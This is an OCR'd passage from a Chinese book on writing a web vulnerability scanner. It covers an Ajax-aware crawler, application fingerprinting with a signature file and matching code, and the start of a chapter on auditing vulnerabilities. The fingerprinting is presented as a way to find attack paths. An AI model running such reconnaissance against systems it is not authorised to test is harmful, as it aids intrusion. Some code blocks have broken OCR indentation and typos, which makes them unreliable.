    for item in reqs:
        print item
```

这样我们自己的爬虫就打造完成了，利用该爬虫对安全宝的官网进行爬取，具体的效果如下图：

```
imiyoo:~/workplace/tscanner$ python crawler.py
TScanner:2017-02-09 15:23:40,449:crawler.crawl.228 - GET Request:http://www.anquanbao.com/
TScanner:2017-02-09 15:23:40,875:crawler.crawl.256 - Already Send Reqs:1 Left Reqs:7
TScanner:2017-02-09 15:23:41,880:crawler.crawl.228 - GET Request:http://www.anquanbao.com/ac.jsp
TScanner:2017-02-09 15:23:42,003:crawler.crawl.256 - Already Send Reqs:2 Left Reqs:6
TScanner:2017-02-09 15:23:43,004:crawler.crawl.228 - GET Request:http://www.anquanbao.com/help
TScanner:2017-02-09 15:23:43,923:crawler.crawl.256 - Already Send Reqs:3 Left Reqs:147
TScanner:2017-02-09 15:23:44,926:crawler.crawl.228 - GET Request:http://www.anquanbao.com/terms
TScanner:2017-02-09 15:23:45,067:crawler.crawl.256 - Already Send Reqs:4 Left Reqs:148
TScanner:2017-02-09 15:23:46,068:crawler.crawl.228 - GET Request:http://www.anquanbao.com/prices
TScanner:2017-02-09 15:23:46,510:crawler.crawl.256 - Already Send Reqs:5 Left Reqs:150
TScanner:2017-02-09 15:23:47,511:crawler.crawl.228 - GET Request:http://www.anquanbao.com/customer-and-partener
TScanner:2017-02-09 15:23:48,076:crawler.crawl.256 - Already Send Reqs:6 Left Reqs:253
TScanner:2017-02-09 15:23:49,081:crawler.crawl.228 - GET Request:http://www.anquanbao.com/help#!如何通过CNAME接入安全宝?
TScanner:2017-02-09 15:23:49,271:crawler.crawl.256 - Already Send Reqs:7 Left Reqs:252
TScanner:2017-02-09 15:23:50,273:crawler.crawl.228 - GET Request:http://www.anquanbao.com/responsibility
TScanner:2017-02-09 15:23:50,413:crawler.crawl.256 - Already Send Reqs:8 Left Reqs:254
TScanner:2017-02-09 15:23:51,419:crawler.crawl.228 - GET Request:http://www.anquanbao.com/business-cooperation
TScanner:2017-02-09 15:23:51,526:crawler.crawl.256 - Already Send Reqs:9 Left Reqs:253
TScanner:2017-02-09 15:23:52,530:crawler.crawl.228 - GET Request:http://www.anquanbao.com/help/faq/使用安全宝服务后，如果我的网站服
务器出现断网等意外情况时，会发生什么?
TScanner:2017-02-09 15:23:52,730:crawler.crawl.256 - Already Send Reqs:10 Left Reqs:269
TScanner:2017-02-09 15:23:53,733:crawler.crawl.228 - GET Request:http://www.anquanbao.com/cooperation
TScanner:2017-02-09 15:23:54,034:crawler.crawl.256 - Already Send Reqs:11 Left Reqs:273
TScanner:2017-02-09 15:23:55,035:crawler.crawl.228 - GET Request:http://www.anquanbao.com/help/faq/我的网站经历突发流量时怎么办?
TScanner:2017-02-09 15:23:55,197:crawler.crawl.256 - Already Send Reqs:12 Left Reqs:272
```

小结：

至此，一个简单功能的爬虫就已经完成了，现在可以利用它来爬取目标的 URL。当然在实际的爬行中，爬虫需要处理的细节远不止这些，后续可以根据具体的爬行问题或困难，有针对性地不断对它进行优化和改进。


3.9　实现 Web 2.0 爬虫

在 Web 1.0 时代，网站主要是基于静态页面来构建的，以单向内容输出为主。到了 Web 2.0 时代，随着动态脚本的兴起和 Ajax 技术的发展（Ajax 全称为“Asynchronous Javascript And XML”，**异步 JavaScript 和 XML，它是一种创建交互式应用的网页开发技术）**，Web 站点的架构和交互场景也发生了变化，网站中融入了更多的动态交互和事件触发，这也给传统的 Web 爬虫提出了新的挑战，因为通过正则匹配的爬取方式显然已经力不从心，它们无法爬取到 Web 2.0 中的异步请求和事件请求。

在传统 Web 爬虫的视角里，每一个 URL 代表了站点中的一个页面，新页面的 URL 是可以很容易地通过正则匹配爬取的。但在 Ajax 应用中，这种情况则发生了改变，一个页面中会有不同的状态，每个状态代表着不同的页面，因此这些状态也需要被爬取到。由于状态之间的跳转是通过交互的方式进行触发的，而传统爬虫并不具备交互的能力，所以它无法进行感知和爬取。

为了弥补传统爬虫的不足和解决 Ajax 技术所带来的爬取难题，Web 2.0 爬虫的概念也就自然被提出来了。

在了解 Web 2.0 爬虫产生的背景后，我们还需要清楚 Ajax 的工作方式和特点，其实 Ajax 不是一种新的编程语言，而是一种用于创建更好、更快，以及交互性更强的 Web 应用程序的技术。它使用 JavaScript 向服务器提出请求，并处理响应而不阻塞用户，核心对象为 XMLHTTPRequest。通过这个对象，JavaScript 可在不重载页面的情况下与 Web 服务器交换数据，工作原理如下：



通俗来讲，Ajax 就是一种异步通信请求方式，它允许页面内容可以动态地触发和加载，所以我们在浏览器中看到的页面其实是不完整的，它只能算是完整页面中的一个状态，只有遍历当前页面中所有的状态后，才能完整地获取当前页面中所有的 URL。

从上面的内容可以得出：与传统爬虫相比，Web 2.0 爬虫的核心在于页面事件的触发和页面状态的保持，但要想满足这两个条件，则需要解决以下 5 个主要问题：

- 执行 JavaScript 代码

由于 Ajax 应用的功能实现依赖于 JavaScript 代码在 Web 客户端的执行，因此 Ajax 爬虫必须能够执行 JavaScript 代码，所以需要添加一个 JavaScript 脚本解释器。

- 页面 DOM 树操作

对页面内容进行 DOM 树解析，可以对标签进行动态的操作。

- 页面事件触发

由于一些标签包含事件属性，需要对这些事件触发完成交互，才能获取新的页面。

- 页面状态保持

传统的 Web 站点中每一个 URL 标志着一个静态页面，而在 Ajax 应用中，一个页面有很多状态的变化，每当触发一个事件，都会导致页面发生变化，所以 Web 2.0 爬虫需要记录这些页面状态，以便对变化的页面进行 URL 提取。

- 重复事件识别

Ajax 应用中某些事件可能由同一个 JavaScript 函数来处理，触发这些事件可能导致相同状态，而这些重复的事件触发会给服务器带来不必要的负载，所以当同一页面在进行状态变化时，需要记录和识别这些重复事件，避免重复触发和爬取。

说了那么多枯燥的理论，下面我们就来看一下如何实现 Ajax 爬虫。为了降低技术难度，可以使用浏览器引擎来实现，也许会有读者问，为什么不直接使用 JavaScript 引擎来处理呢？主要是因为单纯的 JavaScript 引擎虽然可以执行 JS 代码，但它无法与 DOM 树关联起来，也无法有效地对 DOM 树进行操作。而在浏览器引擎的环境下，JavaScript 引擎与 DOM 树有上下文环境，JS 代码可以直接对 DOM 树进行操作，所以它可以很好地解决“执行 JavaScript 代码”和“页面 DOM 树操作”这两个难题，让我们可以更加专注于解决 Ajax 爬虫的核心问题。

下面来了解一下页面状态深度。页面状态深度就是对当前页面进行事件触发时，页面新产生的内容中仍然存在需要触发的事件，我们把每次的事件触发称之为一个深度。

下面是 AWVS（Acunetix Web Vulnerability Scanner）提供的 Web 2.0 测试页面，由于它具有代表性，所以这里用它进行说明。我们来看一下，当单击其中一个链接时，“artists”前后的变化。

- 单击链接前的页面，如下图：

- 单击链接后的页面，如下图：

可以看到，单击后页面在 id 为 contentDiv 的层中新增了内容，而这些新增的内容同样需要进行事件触发才能获取后续的 URL，每一次事件的触发称之为一个深度，当前这个测试页面的状态深度为 2，也就是说，它需要两次事件触发才能完整地获取页面的所有 URL。

下面我们先来梳理一下 Web 2.0 爬虫的工作流程，这里用伪代码来说明，并将页面的状态深度设置为 2，实现伪代码如下：


```
def CrawlAjax(url):
    #存储最终爬取到的所有URL
    urls_out=[]
    #存储临时的URL，待过滤
    urls_temp = []
    #初始化浏览器引擎，载入当前的URL页面
    browser.init()
    page    = browser.open(url)
    #获取当前页面需要处理的事件
    events  = page.get_events()
    #获取当前页面中所有的URL
    urls    = page.get_urls()
    urls_temp.extends(urls)
    #遍历状态深度为1的事件
    for i in events:
        #对事件进行触发
        newpage_i = browser.do_event(i)
        #获取页面中新的事件
        new_events = get_events(newpage,page)
        #获取当前页面中所有的URL
        urls    = newpage_i.get_urls()
        urls_temp.extends(urls)
        #遍历状态深度为2的事件
        for j in new_events:
            newpage_j = browser.do_event(j)
            newurls = newpage_j.get_urls ()
            #获取当前页面中所有的URL
            urls    = newpage_j.get_urls()
            urls_temp.extends(urls)
    urls_out = filter(urls_temp)
```

有了上面的伪代码后，现在开始进行具体的实现，这里仍然以 AWVS 提供的 Ajax 测试站点（http://testphp.vulnweb.com/Ajax/index.php）为目标。

首先通过 Python 的 Ghost 模块引入浏览器引擎，并利用 Ghost 对象的 Open 函数打开目标站点，通过下面三行代码即可实现，如下：

```
from ghost import Ghost
g = Ghost(display=True)
page,res = g.open("http://testphp.vulnweb.com/Ajax/index.php")
```

运行效果如下图：



其实 Ghost 模块是对 WebKit 浏览器引擎的封装，在页面载入的过程中，它实际上已经完成了 DOM 树解析、JS 解析，以及 CSS 渲染等一系列工作，这样我们才能看到上图中网页的页面。但是在这里，我们更关心的是 HTTP 请求。通过查阅 PyQt 和 Ghost 的官方文档，我们知道，res 对象中存储的内容就是当前页面所发起的网络请求信息，这时可以将当前请求的 URL 打印出来，如下：

```
for item in res:
    print item.url
```

```
>>> for item in res:
...     print item.url
...
http://testphp.vulnweb.com/Ajax /index.php
http://testphp.vulnweb.com/Ajax /styles.css
```

这样每个页面不需要事件触发，主动发起的异步请求信息就可以通过 res 对象来获取，通过其属性值即可获取对应的 URL。接下来看一下如何获取需要交互的 URL。

我们先看一下测试站点的网页源代码，页面中存在哪些需要交互的事件，如下：

```
<table border="0" cellpadding="3" width="500" align="center">
  <tr>
    <td class="bordered">
          <a href="javascript:loadSomething('artists.php');">artists</a> |
          <a href="javascript:loadSomething('categories.php');">categories</a> |
          <a href="#" onclick="loadSomething('titles.php')">titles</a> |
          <a href="#" onclick="sendXML()">send xml</a> |
          <a href="#" onclick="SetMyCookie()">setcookie</a>
        </td>
  </tr>
  <tr>
    <td>
            <div id="contentDiv">
                 
            </div>
        </td>
```

```
  </tr>
    <tr>
    <td>
            <div id="infoDiv">
                 
            </div>
        </td>
  </tr>

    <tr>
    <td>
            <div id="xmlDiv">
                 
            </div>
        </td>
  </tr>
</table>
```

从上面方框中的内容可以看到，事件交互的操作主要体现在 a 标签中。当单击 a 标签后，它就会触发对应的 JavaScript 函数执行，当函数执行后，页面的内容就会发生变化，这时就可以获取新的 URL。因此，在这里可以通过模拟单击对应的 a 标签，然后通过 res 对象获取异步请求的 URL 信息，并通过更新后的页面内容获取新的事件交互链接，如下：

```
element = "document.getElementsByTagName(a)[0].click()"
a_page,a_res = g.evaluate(element,expect_loading=True)
for item in a_res:
    print "Ajax请求的URL:"+item.url
#事件交互后的页面内容
print  g.content
```

这样就可以完整地获取单击后发送的异步请求和页面更新后的新页面内容，从而成功地完成一次交互爬取。有了这个成功的经验，接下来就进一步考虑如何对页面进行完整的动态爬取。测试页面中有很多的链接，而且每次单击后页面的内容都会发生变化，显然它并不像单次爬取那么容易，下面就一起来整理一下完整的爬行思路，如下：

（1）在当前页面 H0 中，遍历所有的 a 标签对象，对其进行循环事件触发（如：鼠标单击）。

（2）事件触发后，获取浏览器对外新发送的 HTTP 请求，并记录对应的 URL。同时获取当前的页面内容，记为 H1，并利用正则匹配出页面的 URL。

（3）在第一次单击后形成的页面 H1 中，再次遍历新的 a 标签，对其进行循环事件触发。

（4）第二次事件触发后，同样获取浏览器对外新发送的 HTTP 请求，并记录 URL 列表。获取当前的页面内容，记为 H1，并利用正则匹配出页面的 URL。

但这里是有问题的，细心的读者也许会发现，当我们在第二次遍历新的 a 标签时，由于无法提前知道 a 标签的其他唯一属性，如：id、name 等，所以只能通过 getElementsByTag 方法获取存放 a 标签对象的数组，并通过数组的下标来唯一标识，伪代码如下：

```
for i in (document.getElementsByTag('a').length):
    do_click(document.getElementsByTag('a')[i])
```

而每次进行事件触发后，页面的内容是会发生变化的，这时页面中就会有新的 a 标签产生，它会导致使用 getElementsByTag("a")的方式所获取到的 a 标签数组不一样，因此，不能使用 getElementsByTag("a")[i]来唯一标识特定的 a 标签对象。

那么，如何进行改进呢？

这里主要是由于页面内容更新后无法对 a 标签进行唯一标识导致的，因此，可以为每个页面的 a 标签增加一个唯一标识的属性。当页面发生变化时，就可以通过对新页面的 a 标签与变化前页面的 a 标签进行比较，计算得出新增的 a 标签，然后再单独对新增的 a 标签进行遍历操作，这样就不会使 a 标签数组紊乱了。可以使用 a 标签的 href 和 onclick 两个属性值来构造 Hash 作为唯一的标识。

我们需要在页面解析的代码中，增加对 a 标签的处理，为其增加唯一的识别标识，如下：

```
##<a> handler methods
def _handle_a_tag_start(self, tag, attrs):
    href = attrs.get("href","")
    event    = attrs.get("onclick","")

    item = {}
    item["id"]=self._a_index
    item["href"]=href
    item["uniq"]=md5hex(href+event)

    self._a_index +=1
    self._a.append(item)
```

增加唯一标识后，再来看看核心部分的完整代码，如下：


```
#获取当前页面中所有增加属性后的a标签列表
root_a_list = dom.getAs()
```

```
for k in root_a_list:
    a_index1 = k.get("id")
    a_href1  =k.get("href")
    elem = "document.getElementsByTagName('a')[" + str(a_index1) + "]"
    a_page, a_res = g.jsclikc(elem,expect_loading=True)
    for u_1 in a_res:
        u_1 = url_object(u_1.url)
        if u_1 not in self.urls_seen:
            self.urls_seen.add(u_1)
    current_read = g.content
    new_a_list = dom.getAs()
    for l in sublist(new_a_list,root_a_list):
    a_index2  =l.get("id")
    a_href2   =l.get("href")

  elem = "document.getElementsByTagName('a')[" + str(a_index2) + "]"
  a_page, a_res = g.jsclick(elem,expect_loading=True)
    for u_2 in a_res:
        u_2 = url_object(u_2.url)
        if u_2 not in self.urls_seen:
            self.urls_seen.add(u_2)

    current_read = g.content
    new_a_list = dom.getAs()
```

下面还需要扩展单击事件触发的操作，可以在 Ghost 的客户端脚本工具文件 utils.js 中增加下列代码：

```
……
jsclick: function(jscontent) {
       var elem = eval(jscontent);
       if (!elem) {
          return false;
       }
       var evt = document.createEvent("MouseEvents");
       evt.initMouseEvent("click", true, true, window, 1, 1, 1, 1, 1,
          false, false, false, false, 0, elem);
       if (elem.dispatchEvent(evt)) {
          return true;
       }
       return false;
},
……
```

下面再来看看实际运行后的效果，爬虫程序会模拟人的访问方式，依次触发页面中的所有事件，右侧浏览器窗口中的页面也会在每一次单击后发生变化，如下图：



最终页面上所有的 URL 都被爬取出来了，如下图：

```
Links:15
URL:http://testphp.vulnweb.com/AJAX/artists.php Depth:1
Visiting:http://testphp.vulnweb.com/AJAX/artists.php
Links:16
URL:http://testphp.vulnweb.com/AJAX/ Depth:1
URL:http://testphp.vulnweb.com/AJAX/styles.css Depth:1
URL:http://testphp.vulnweb.com/AJAX/ Depth:2
URL:http://testphp.vulnweb.com/AJAX/styles.css Depth:2
URL:http://testphp.vulnweb.com/AJAX/ Depth:2
URL:http://testphp.vulnweb.com/AJAX/styles.css Depth:2
URL:http://testphp.vulnweb.com/AJAX/ Depth:2
URL:http://testphp.vulnweb.com/AJAX/styles.css Depth:2
URL:http://testphp.vulnweb.com/AJAX/ Depth:2
URL:http://testphp.vulnweb.com/AJAX/styles.css Depth:2
URL:http://testphp.vulnweb.com/AJAX/ Depth:2
URL:http://testphp.vulnweb.com/AJAX/styles.css Depth:2
URL:http://testphp.vulnweb.com/AJAX/ Depth:2
URL:http://testphp.vulnweb.com/AJAX/styles.css Depth:2
URL:http://testphp.vulnweb.com/AJAX/ Depth:2
URL:http://testphp.vulnweb.com/AJAX/styles.css Depth:2
```

```
10
Crawl the urls:
httpRequest>>http://testphp.vulnweb.com/AJAX/ | Method: GET
httpRequest>>http://testphp.vulnweb.com/AJAX/titles.php | Method: GET
httpRequest>>http://testphp.vulnweb.com/AJAX/infoartist.php | Method: GET | Data
: (id="3")
httpRequest>>http://testphp.vulnweb.com/AJAX/infocateg.php | Method: GET | Data:
 (id="1")
httpRequest>>http://testphp.vulnweb.com/AJAX/categories.php | Method: GET
httpRequest>>http://testphp.vulnweb.com/showimage.php | Method: GET | Data: (fil
e="./pictures...")
httpRequest>>http://testphp.vulnweb.com/AJAX/showxml.php | Method: GET
httpRequest>>http://testphp.vulnweb.com/AJAX/infotitle.php | Method: GET
httpRequest>>http://testphp.vulnweb.com/AJAX/artists.php | Method: GET
```

小结：

这里笔者主要是以 a 标签的鼠标单击事件进行讲解的，读者可以私下实现其他标签的事件触发。其实 Web 2.0 爬虫并没有标准和通用的爬取模式，它的爬行策略和规则需要随着页面的不同而变化，因此这里主要以 AWVS 的 Ajax 爬行页面来讲解，主要目的是希望读者可以掌握其中的方法，这样就可以根据不同的页面形式，编写针对性较强或场景覆盖面较广的 Web 2.0 爬虫了。

第 4 章

应用指纹识别

应用指纹，其实是 Web 应用的一种身份标识，具有唯一性。在 Web 应用的开发过程中，为了提高开发的效率和系统的稳定性，通常会用到一些成熟、稳定的第三方环境、程序、框架或服务等，而这些第三方内容的名称或标识就是这里所说的应用指纹。

4.1 应用指纹种类及识别

对于一个简单的 Web 应用而言，它所涉及的应用指纹信息非常多，这里为了便于理解和记忆，我们根据网络数据的流向，并结合分层思想，将常见的应用指纹分成了 5 类，如下：

- 网络层指纹

网关、防火墙、VPN、CDN、DNS、路由器等基础设施指纹。

- 主机层指纹

操作系统信息、软件防火墙、主机上各种对外提供服务的软件指纹。

- 服务层指纹

Web 服务、FTP 服务、SSH 服务等各种对外提供服务的指纹。

- 应用层指纹

各种建站程序、开源框架、前端框架等。

- 语言层指纹

各种脚本语言信息，如：ASP、ASPX、PHP 和 JSP 等。

应用指纹识别是通过对目标进行分析和判断，知道它是由哪些应用指纹组成的。举个例子，如果对安全宝的官网 www.anquanbao.com 进行应用指纹识别，那么就能获取如下基础信息：

指纹分类	应用指纹
网络层	安全宝 WAF、安全宝 DNS
主机层	Linux 操作系统
服务层	Web 服务器 AServer
应用层	百度站长平台
语言层	JSP

在应用指纹识别中，通常需要建立一个 Web 应用的指纹库，指纹库中记录着应用指纹信息和指纹特征的对应关系。在实际的指纹识别中，通过分析目标是否存在特定的指纹特征，就能够知道目标是否使用了这种应用。

4.2　应用指纹识别的价值

下面是应用指纹识别的价值。

1．快速检测目标的漏洞

每一种应用都有自己的标识特征，通过对标识特征的探测，就能够推断出目标是否使用了该应用，而这对漏洞检测是很有帮助的。每一种应用都会存在漏洞，因此当对目标进行应用指纹识别后，根据应用的漏洞知识库，就可以对目标进行针对性的应用漏洞检测，这样就能快速地找到目标的漏洞。

2．极大丰富攻击的路径

在对目标进行渗透攻击时，每一个应用指纹都可以看作是一个新的攻击入口。如果对目标的指纹识别越多，那么就越有可能从某个侧面完成攻击。它可以极大丰富攻击的路径。

从上面两个角度可以看出，应用指纹识别不仅可以快速检测目标是否存在漏洞，还可以对信息收集的内容进行补充，增加渗透测试的攻击路径，提高扫描器的安全渗透能力。下面我们就一起学习和了解相关的识别技术。

4.3　应用指纹识别技术

既然应用指纹的价值如此之大，那么如何去识别和获取呢？首先需要获取指纹的特征，通常这些指纹特征会存在于特定页面的 HTTP 响应中，因此可以通过下面三种方式来处理：

- 内容特征

这类指纹的特征在 HTTP 响应的正文中，通过对响应正文中的内容进行特征匹配即可识别。

- 页面特征

这类指纹在 HTTP 请求中并没有明显的特征，而页面的内容却相对固定，因此可以根据页面内容的 Hash 值进行识别。

- Headers 特征

这类指纹会在 HTTP 响应的消息报头中增加自己的报头信息，因此可以直接在消息报头中进行识别。

下面分别讲解三个应用指纹识别案例。

1．LNMP 识别

LNMP 一键安装包是一个用 Linux Shell 编写的可以为 CentOS/RadHat/Fedora、Debian/Ubuntu/Raspbian VPS（VDS）或独立主机安装 LNMP（Nginx/MySQL/PHP）、LNMPA（Nginx/MySQL/PHP/Apache）、LAMP（Apache/MySQL/PHP）生产环境的 Shell 程序。同时提供一些实用的辅助工具，如：虚拟主机管理、FTP 用户管理、Nginx、MySQL/MariaDB、PHP 的升级、常用缓存组件的安装、重置 MySQL root 密码、502 自动重启、日志切割、SSH 防护 DenyHosts/Fail2Ban、备份等许多实用脚本。

LNMP 是一个自动环境部署工具，当默认安装时，在 www 目录下会有一个 PHP 探针文件（p.php），通过对探针文件的内容特征进行匹配，就可以识别当前的环境是否是使用 LNMP 进行构建的。通过查看源代码，选择红色方框内的内容作为特征进行识别即可。这里需要注意，特征的选取最好以纯英文字符为主，因为一旦有的页面编码设置错误，就会导致中文的识别出错。如下图：

2．ThinkPHP 识别

ThinkPHP 是一个快速、兼容、简单的轻量级国产 PHP 开发框架，诞生于 2006 年初，原名 FCS，2007 年元旦正式更名为 ThinkPHP，遵循 Apache2 开源协议发布，从 Struts 结构移植过来并做了改进和完善，同时也借鉴了国外很多优秀的框架和模式，使用面向对象的开发结构和 MVC 模式，融合了 Struts 的思想、TagLib（标签库）、RoR 的 ORM 映射和 ActiveRecord 模式。

如果 Web 应用是基于 ThinkPHP 框架进行构建的，那么将控制器名字设置为：4e5e5d7364f443e28fbf0d3ae744a59a，就会显示 ThinkPHP 的 Logo，可以根据 Headers 中的 Content-type 进行识别。同时，由于该文件是官方默认的 Logo 文件，相对固定，因此在这里用页面特征进行识别，即 Logo 文件的 md5 哈希值，原始文件的 md5 值为：a33d202b17b9b1a50e5ac54af6eff74e，如下页第一张图。

3．Nginx 识别

Nginx（“engine x”）是一款轻量级、高性能的 Web 服务器/反向代理服务器及电子邮件（IMAP/POP3）代理服务器，并在一个 BSD-like 协议下发行。由俄罗斯的程序设计师 Igor Sysoev 开发，供俄国大型的入口网站及搜索引擎 Rambler 使用。其特点是，占有内存少、稳定性高、功能多、并发能力强。

如果 Web 应用是运行在未经修改的 Nginx 代理服务器之上，那么当访问目标站点时，HTTP 响应头中的 Server 字段就会有对应的标识特征：nginx，根据这个特征就可以识别该指纹信息，如下图：

下面讲一下应用指纹识别的实现，主要分为两部分：一部分是指纹特征库，它主要记录当前所能识别的所有应用指纹；另一部分是对目标进行指纹识别的功能实现。

1．指纹特征库

这里简单地把指纹特征库按照文件形式进行存储，部分特征内容如下：

```
app.db

#coding=utf-8
#teye_finger
#网络组件,服务组件,主机组件,建站组件,其他组件,这里只将关键字段列举出来
{"lnmp":{"url":"/p.php","body":"<title>PHP探针\\s*for\\s*LNMP一键安装包</title>"}}
{"thinkphp":{"url":"/","md5":"a33d202b17b9b1a50e5ac54af6eff74e"}}
{"nginx":{"url":"/","headers":["server","nginx"]}}
……
```

2．功能实现

应用指纹识别主要有三种常见的方式，因此，在代码实现中，需要对这三部分内容进行关键特征匹配识别，部分核心代码如下：

```
#coding=utf-8
'''
FingerScan.py
'''
import os
import sys
import re
import json
import hashlib

from wCurl import wcurl
from LogManager import log
from teye_web.http.URL import URL

class FingerScan:
    '''
    '''
    def __init__(self):
        '''
        '''
        …….
        self._app_file = "teye_file/finger/app.db"
        self._app_db = open(self._app_file,"rb").readlines()
        #指纹扫描模式:0为根域名扫描模式，1为自定义路径扫描模式
        self._scan_mode = 1
        ……
    def md5(self,content):
        '''
```

```
        '''
        if isinstance(content,unicode):
            content = content.encode("utf-8")
        else:
            content = content
        m = hashlib.md5()
        try:
            m.update(content)
            return m.hexdigest()
        except:
            return None

    def scan_finger(self,site):
        '''
        '''
        app_name_list = []
        for item in self._app_db:
            if item.startswith("#"):
                continue
            dict_item =json.loads(item.strip())
            app_name = "".join(dict_item.keys()).strip()
            app_info = dict_item.get(app_name)
            url = app_info.get("url")
            urlobj = URL(site)
            if self._scan_mode==1:
                test_url = urlobj.get_uri_string()
                if test_url.endswith("/"):
                    target_url = test_url[0:-1] + url
                else:
                    target_url = test_url + url
            else:
                test_url = urlobj.get_domain()
                target_url = urlobj.get_scheme()+"://"+test_url+ url
            log.info(target_url)
            try:
                res = wcurl.get(target_url)
            except:
                continue
            dst_headers  = res.headers
            dst_body = res.body
            self._http_code = res.get_code()
            try:
                self._server_finger = dst_headers["server"]
            except:
                pass
            if dst_body is None:
                continue
            md5_body = self.md5(dst_body)
            key_list = app_info.keys()
            if "headers" in key_list:
                app_headers  = app_info.get("headers")
                app_key  = app_headers[0].lower()
                app_value    = app_headers[1]
```

```
                if app_key in dst_headers.keys():
                    dst_info = dst_headers.get(app_key)
                    result   = re.search(app_value,dst_info,re.I)
                    if result:
                        if "body" in key_list:
                            app_body = app_info.get("body")
                            result = re.search(app_body,dst_body,re.I)
                            if result:
                                app_name_list.append(app_name)
                        else:
                            app_name_list.append(app_name)
            elif "body" in key_list:
                app_body = app_info.get("body")
                result = re.search(app_body,dst_body,re.I)
                if result:
                    app_name_list.append(app_name)
            elif "md5" in key_list:
                app_md5 = app_info.get("md5")
                if app_md5 == md5_body:
                    app_name_list.append(app_name)

        return app_name_list
    ……
```

这样就可以用它对目标进行指纹识别和验证了，具体的执行效果如下：

```
imiyoo:~/workplace/tscanner/tests$ nosetests test_class_FingerScan.py -s
http://192.168.126.143/ 的应用指纹有:
[u'nginx', u'lnmp']
http://192.168.126.143/thinkphp/ 的应用指纹有:
[u'nginx', u'thinkphp']
.
----------------------------------------------------------------------
Ran 1 test in 1.878s

OK
```

第 5 章

安全漏洞审计

安全漏洞审计，作为扫描器的核心功能，会告诉扫描器如何去检测和审计漏洞。它可以看作扫描器的大脑，通过对每一种漏洞进行场景化学习，从中提取漏洞的扫描特征，将其存储到扫描知识库中，这样扫描器就能具备该种漏洞的检测能力了。而漏洞特征的提取也就是这里所说的安全漏洞审计。在扫描器的实践中，这部分显然是最重要的，不过也是有规律可循的。

5.1 安全漏洞审计三部曲

对于任何一种漏洞的检测或审计，都会遵循下面的流程：

（1）需要分析现实中这个漏洞的各种场景。

（2）构造出可以覆盖所有漏洞场景的扫描载荷（payload）。

（3）将其转化成扫描器的检测脚本并生成最终的扫描签名。

扫描器通过这种方式不断地学习新的漏洞和丰富扫描知识库，它就能具备最新漏洞的检测能力，并能持续保持较高的扫描检出率。

下面按照这个思路来学习安全漏洞审计这一章的内容，安全漏洞可以分为两类：通用型漏洞和 Nday/0day 漏洞。

- 通用型漏洞

具有普遍性，大部分应用都会涉及如 SQL 注入漏洞、XSS 跨站漏洞、命令执行注入或文件包含漏洞等。它们主要是针对 HTTP 请求中的输入部分进行测试的，通过改变这些输入值就可以对漏洞进行测试和判定。

- Nday/0day 漏洞

具有针对型，通常是指某一类具体应用，比如：建站应用 Discuz 的 SQL 注入漏洞、IIS 的远程溢出漏洞或 OpenSSL 的心脏出血漏洞等。

区别：

Nday 漏洞是指厂商已经发布补丁的漏洞，而 0day（零日）漏洞，是指厂商未发布修复补丁的漏洞。

5.2　通用型漏洞审计

通用型漏洞具有普遍性，适用于大部分的应用，我们将其称为通用型漏洞审计。下面进行详细介绍。

5.2.1　SQL 注入漏洞

